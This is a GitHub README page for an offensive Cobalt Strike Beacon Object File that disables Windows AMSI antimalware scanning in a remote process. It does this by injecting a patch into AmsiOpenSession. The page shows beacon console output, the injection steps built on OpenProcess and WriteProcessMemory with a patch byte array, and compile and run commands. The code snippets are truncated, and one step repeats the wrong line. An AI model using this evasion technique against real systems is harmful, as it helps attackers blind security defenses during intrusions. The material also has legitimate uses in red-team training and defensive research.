



Sign in

boku7 / injectAmsiBypass Public



Notifications



Fork 68



Star 377

[Code](#)
[Pull requests](#)
[Actions](#)
[Security](#)
[Insights](#)

main



Go to file



<> Code ▼

About

Cobalt Strike BOF - Bypass AMSI in a remote process with code injection.

 Readme

 MIT license



Activity



☆ 377 stars



12 watching



 68 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages



Cobalt Strike BOF - Inject AMSI Bypass

Cobalt Strike Beacon Object File (BOF) that bypasses AMSI in a remote process with code injection.

Running inject-amsiBypass BOF from CobaltStrike

```
beacon> inject-amsiBypass 12392
[*] Inject AMSI Bypass (@0xBoku|github.com/boku7)
[+] host called home, sent: 976 bytes
[+] received output:
Attempting to patch AMSI in remote process with PID: 12392
[+] received output:
Success - Patched AMSI.AmsiOpenSession in remote process: PID:12392

[DESKTOP-K0SR2N0] boku/7456 (x64) (last:39ms )
beacon>
```

What does this do?

1. Use supplied PID argument to get a handle on the remote process

```
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION
```

2. Load AMSI.DLL into beacons memory and get the address of AMSI.AmsiOpenSession

```
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION
```

- Both beacon and the target process will both have the same address for the symbol.
- If AMSI.DLL does not exist in the remote process, running this may crash the target process.

3. Write the AMSI bypass to the remote processes memory


```
unsigned char amsibypass[] = { 0x48, 0x31, 0xC0
BOOL success = KERNEL32$WriteProcessMemory(hProc
```

Method = AMSI.AmsiOpenSession


- Uses the AMSI bypass technique taught in Offensive Security's PEN-300/OSEP (Evasion Techniques and Breaching Defenses) course.
 - <https://www.offensive-security.com/pen300-osep/>

Proof of Concept Demo Screenshots

Before - Powershell.exe AMSI.AmsiOpenSession



After - Powershell.exe AMSI.AmsiOpenSession



Compile with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o
```

Run from Cobalt Strike Beacon Console

```
beacon> inject-amsiBypass <PID>
```

- Make sure to load the inject-amsiBypass.cna script into Cobalt Strikes Script Manager

To Do List

- Check that AMSI.DLL exists in remote process before injection
- Add other AMSI bypasses to inject
- Support x86

Credits / References

Raphael Mudge - Beacon Object Files - Luser Demo

- https://www.youtube.com/watch?v=gfYswA_Ronw

Cobalt Strike - Beacon Object Files

- <https://www.cobaltstrike.com/help-beacon-object-files>

BOF Code References

ajpc500/BOFs

- <https://github.com/ajpc500/BOFs/>

trustedsec/CS-Situational-Awareness-BOF

- <https://github.com/trustedsec/CS-Situational-Awareness-BOF>

Sektor7 Malware Dev Essentials course

- <https://institute.sektor7.net/red-team-operator-malware-development-essentials>

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.